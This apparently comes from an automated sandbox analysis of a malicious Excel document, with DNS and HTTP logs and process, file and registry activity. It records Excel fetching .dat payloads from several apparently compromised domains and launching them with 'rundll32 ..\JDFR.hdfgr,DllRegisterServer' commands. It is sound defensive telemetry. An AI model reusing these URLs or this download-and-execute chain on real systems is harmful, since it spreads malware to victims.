Feb 23, 2021 15:59:35.953295946 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:36.004796028 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:36.131984949 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:36.195096016 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:36.975578070 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:37.024276018 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:38.285831928 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:38.337155104 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:39.673078060 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:39.729824066 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:42.893322945 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:42.944856882 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:46.256175041 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:46.313365936 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:47.222956896 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:47.301136017 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:47.642052889 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:47.692135096 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:47.865226030 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:47.926132917 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:48.853673935 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:48.912281990 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:49.869901896 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:49.927014112 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:50.409563065 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:50.458177090 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:51.688054085 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:51.740336895 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:51.885790110 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:51.943526983 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:53.371618986 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:53.428792953 CET	53	53023	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 15:59:53.646315098 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:53.706569910 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:54.063407898 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:54.216335058 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:55.116333008 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:55.405550003 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:55.901449919 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:55.961211920 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:56.647672892 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:56.697839022 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:57.724984884 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:57.773802042 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 15:59:58.768656015 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:58.826854944 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:00.216042042 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:00.267188072 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:01.156286001 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:01.214006901 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:02.130615950 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:02.188062906 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:04.251084089 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:04.302571058 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:10.667418957 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:10.726037979 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:11.955070972 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:12.009094000 CET	53	50713	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:30.100255013 CET	56132	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:30.165819883 CET	53	56132	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:47.600977898 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:47.654854059 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 16:00:48.304879904 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:00:48.356266975 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 16:01:01.159354925 CET	60633	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:01:01.227663994 CET	53	60633	8.8.8.8	192.168.2.3
Feb 23, 2021 16:01:25.464582920 CET	61292	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:01:25.536199093 CET	53	61292	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 15:59:53.371618986 CET	192.168.2.3	8.8.8.8	0xb938	Standard query (0)	rzminc.com	A (IP address)	IN (0x0001)
Feb 23, 2021 15:59:54.063407898 CET	192.168.2.3	8.8.8.8	0x5b71	Standard query (0)	pathinanchilearthmovers.com	A (IP address)	IN (0x0001)
Feb 23, 2021 15:59:55.116333008 CET	192.168.2.3	8.8.8.8	0xd82d	Standard query (0)	jugueterialatorre.com.ar	A (IP address)	IN (0x0001)
Feb 23, 2021 15:59:57.724984884 CET	192.168.2.3	8.8.8.8	0x885d	Standard query (0)	crt.sectigo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 15:59:53.428792953 CET	8.8.8.8	192.168.2.3	0xb938	No error (0)	rzminc.com		72.52.227.180	A (IP address)	IN (0x0001)
Feb 23, 2021 15:59:54.216335058 CET	8.8.8.8	192.168.2.3	0x5b71	No error (0)	pathinanchilearthmovers.com		162.241.80.6	A (IP address)	IN (0x0001)
Feb 23, 2021 15:59:55.405550003 CET	8.8.8.8	192.168.2.3	0xd82d	No error (0)	jugueterialatorre.com.ar		138.36.237.100	A (IP address)	IN (0x0001)
Feb 23, 2021 15:59:57.773802042 CET	8.8.8.8	192.168.2.3	0x885d	No error (0)	crt.sectigo.com		91.199.212.52	A (IP address)	IN (0x0001)
Feb 23, 2021 16:00:47.654854059 CET	8.8.8.8	192.168.2.3	0xc792	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- rzminc.com
- pathinanchilearthmovers.com
- jugueterialatorre.com.ar
- crt.sectigo.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49717	72.52.227.180	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 15:59:53.589113951 CET	1090	OUT	GET /xklyulyijvn/44250666589120400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: rzminc.com Connection: Keep-Alive
Feb 23, 2021 15:59:54.049882889 CET	1091	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 14:59:53 GMT Server: Apache/2.4.46 (CentOS) X-Powered-By: PHP/7.3.27 Upgrade: h2 Connection: keep-alive, close Cache-Control: private, must-revalidate Expires: Tue, 23 Feb 2021 14:59:53 GMT Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49719	162.241.80.6	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 15:59:54.379425049 CET	1099	OUT	GET /eznwcdhx/44250666589120400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: pathinanchilearthmovers.com Connection: Keep-Alive
Feb 23, 2021 15:59:55.088042021 CET	1103	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 14:59:54 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Cache-Control: max-age=300 Expires: Tue, 23 Feb 2021 15:04:54 GMT X-Endurance-Cache-Level: 2 Content-Length: 0 Keep-Alive: timeout=5, max=75 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49720	138.36.237.100	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 15:59:55.754218102 CET	1104	OUT	GET /xjzpfwc/44250666589120400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: jugueterialatorre.com.ar Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 15:59:56.826869011 CET	1106	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 14:59:55 GMT Server: Apache X-Powered-By: PHP/7.3.20 Set-Cookie: e34c2f879dc85bcd47ed95fb5d2ec3c0=56792d47665d2aa3670fa687bfd0d4b3; path=/; secure; HttpOnly Expires: Wed, 17 Aug 2005 00:00:00 GMT Last-Modified: Tue, 23 Feb 2021 14:59:56 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://jugueterialatorre.com.ar/xjzpfwc/44250666589120400000.dat Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49723	91.199.212.52	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 15:59:57.843202114 CET	1123	OUT	GET /SectigoRSADomainValidationSecureServerCA.crt HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Microsoft-CryptoAPI/10.0 Host: crt.sectigo.com
Feb 23, 2021 15:59:57.904131889 CET	1125	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 14:59:57 GMT Content-Type: application/pkix-cert Content-Length: 1559 Connection: keep-alive Last-Modified: Fri, 02 Nov 2018 00:00:00 GMT ETag: "5bdb9380-617" X-CCACDN-Mirror-ID: mscrl1 Cache-Control: max-age=14400, s-maxage=3600 X-CCACDN-Proxy-ID: mcdpinlb5 X-Frame-Options: SAMEORIGIN Accept-Ranges: bytes Data Raw: 30 82 06 13 30 82 03 fb a0 03 02 01 02 02 10 7d 5b 51 26 b4 76 ba 11 db 74 16 0b bc 53 0d a7 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0c 05 00 30 81 88 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04 08 13 0a 4e 65 77 20 4a 65 72 73 65 79 31 14 30 12 06 03 55 04 07 13 0b 4a 65 72 73 65 79 20 43 69 74 79 31 1e 30 1c 06 03 55 04 0a 13 15 54 68 65 20 55 53 45 52 54 52 55 53 54 20 4e 65 74 77 6f 72 6b 31 2e 30 2c 06 03 55 04 03 13 25 55 53 45 52 54 72 75 73 74 20 52 53 41 20 43 65 72 74 69 66 69 63 61 74 69 6f 6e 20 41 75 74 68 6f 72 69 74 79 30 1e 17 0d 31 38 31 31 30 32 30 30 30 30 30 30 5a 17 0d 33 30 31 32 33 31 32 33 35 39 35 39 5a 30 81 8f 31 0b 30 09 06 03 55 04 06 13 02 47 42 31 1b 30 19 06 03 55 04 08 13 12 47 72 65 61 74 65 72 20 4d 61 6e 63 68 65 73 74 65 72 31 10 30 0e 06 03 55 04 07 13 07 53 61 6c 66 6f 72 64 31 18 30 16 06 03 55 04 0a 13 0f 53 65 63 74 69 67 6f 20 4c 69 6d 69 74 65 64 31 37 30 35 06 03 55 04 03 13 2e 53 65 63 74 69 67 6f 20 52 53 41 20 44 6f 6d 61 69 6e 20 56 61 6c 69 64 61 74 69 6f 6e 20 53 65 63 75 72 65 20 53 65 72 76 65 72 20 43 41 30 82 01 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 01 0f 00 30 82 01 0a 02 82 01 01 00 d6 73 33 d6 d7 3c 20 d0 00 d2 17 45 b8 d6 3e 07 a2 3f c7 41 ee 32 30 c9 b0 6c fd f4 9f cb 12 98 0f 2d 3f 8d 4d 01 0c 82 0f 17 7f 62 2e e9 b8 48 79 fb 16 83 4e ad d7 32 25 93 b7 07 bf b9 50 3f a9 4c c3 40 2a e9 39 ff d9 81 ca 1f 16 32 41 da 80 26 b9 23 7a 87 20 1e e3 ff 20 9a 3c 95 44 6f 87 75 06 90 40 b4 32 93 16 09 10 08 23 3e d2 dd 87 0f 6f 5d 51 14 6a 0a 69 c5 4f 01 72 69 cf d3 93 4c 6d 04 a0 a3 1b 82 7e b1 9a b9 ed c5 9e c5 37 78 9f 9a 08 34 fb 56 2e 58 c4 09 0e 06 64 5b bc 37 dc f1 9f 28 68 a8 56 b0 92 a3 5c 9f bb 88 98 08 1b 24 1d ab 30 85 ae af b0 2e 9e 7a 9d c1 c0 42 1c e2 02 f0 ea e0 4a d2 ef 90 0e b4 c1 40 16 f0 6f 85 42 4a 64 f7 a4 30 a0 fe bf 2e a3 27 5a 8e 8b 58 b8 ad c3 19 17 84 63 ed 6f 56 fd 83 cb 60 34 c4 74 be e6 9d db e1 e4 e5 ca 0c 5f 15 02 03 01 00 01 a3 82 01 6e 30 82 01 6a 30 1f 06 03 55 1d 23 04 18 30 16 80 14 53 79 bf 5a aa 2b 4a cf 54 80 e1 d8 9b c0 9d f2 b2 03 66 cb 30 1d 06 03 55 1d 0e 04 16 04 14 8d 8c 5e c4 54 ad 8a e1 77 e9 9b f9 9b 05 e1 b8 01 8d 61 e1 30 0e 06 03 55 1d 0f 01 01 ff 04 04 03 02 01 86 30 12 06 03 55 1d 13 01 01 ff 04 08 30 06 01 01 ff 02 01 00 30 1d 06 03 55 1d 25 04 16 30 14 06 08 2b 06 01 05 05 07 03 01 06 08 2b 06 01 05 05 07 03 02 30 1b 06 03 55 1d 20 04 14 30 12 30 06 06 04 55 1d 20 00 30 08 06 06 67 81 0c 01 02 01 30 50 06 03 55 1d 1f 04 49 30 47 30 45 a0 43 a0 41 86 3f 68 74 74 70 3a 2f 2f 63 72 6c 2e 75 73 65 72 74 72 75 73 74 2e 63 6f 6d 2f 55 53 45 52 54 72 75 73 74 52 53 41 43 65 72 74 69 66 69 63 61 74 69 6f 6e 41 75 74 68 6f 72 69 74 79 2e 63 72 6c 30 76 06 08 2b 06 01 05 05 07 01 01 04 6a 30 68 30 3f 06 08 2b 06 01 05 05 07 30 02 86 33 68 74 74 70 3a 2f 2f 63 72 74 2e 75 73 65 72 74 72 75 73 74 2e 63 6f 6d 2f Data Ascii: 00}[Q&vtS0*H010UUS10UNew Jersey10UJersey City10UThe USERTRUST Network1.0,U%USERTrust RSA Certification Authority0181102000000Z301231235959Z010UGB10UGreater Manchester10USalford10USectigo Limited1705U.Sectigo RSA Domain Validation Secure Server CA0"0*H0s3< E>?A20l-?Mb.HyN2%P?L@*92A&#z <Dou@2#>o]QjiOriLm~7x4V.Xd[7(hV\$0.zBJ@oBJd0.'ZXcoV`4t_n0j0U#0SyZ+JTf0U^Twa0U0U00U%0++0U 00U 0g0PUI0G0ECA?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v+j0h0?+03http://crt.usertrust.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49729	72.52.227.180	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:00:04.973792076 CET	1204	OUT	GET /fdzgprclatqo/44250666589120400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: rzminc.com Connection: Keep-Alive
Feb 23, 2021 16:00:05.439776897 CET	1232	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:00:05 GMT Server: Apache/2.4.46 (CentOS) X-Powered-By: PHP/7.3.27 Upgrade: h2 Connection: keep-alive, close Cache-Control: private, must-revalidate Expires: Tue, 23 Feb 2021 15:00:05 GMT Content-Length: 0 Content-Type: text/html; charset=UTF-8


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 15:59:57.592655897 CET	138.36.237.100	443	192.168.2.3	49722	CN=jugueterialatorre.com.ar CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Jun 02 02:00:00 CEST 2020	Thu Jun 03 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:33 CET 2017	Sat Nov 06 13:23:33 CET 2027		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5256 Parent PID: 792

General

Start time:	15:59:46
Start date:	23/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x160000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\868C1BFB.tmp	success or wait	1	2D495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6F88D9CE.tmp	success or wait	1	2D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	1D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	1D211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	1D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	1D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6772 Parent PID: 5256

General

Start time:	16:00:05
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32 ..\JDFR.hdfgr,DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6808 Parent PID: 5256

General

Start time:	16:00:05
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr1,DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6836 Parent PID: 5256

General

Start time:	16:00:06
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr2,DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6884 Parent PID: 5256

General

Start time:	16:00:07
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr3,DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7000 Parent PID: 5256

General

Start time:	16:00:07
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr4,DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis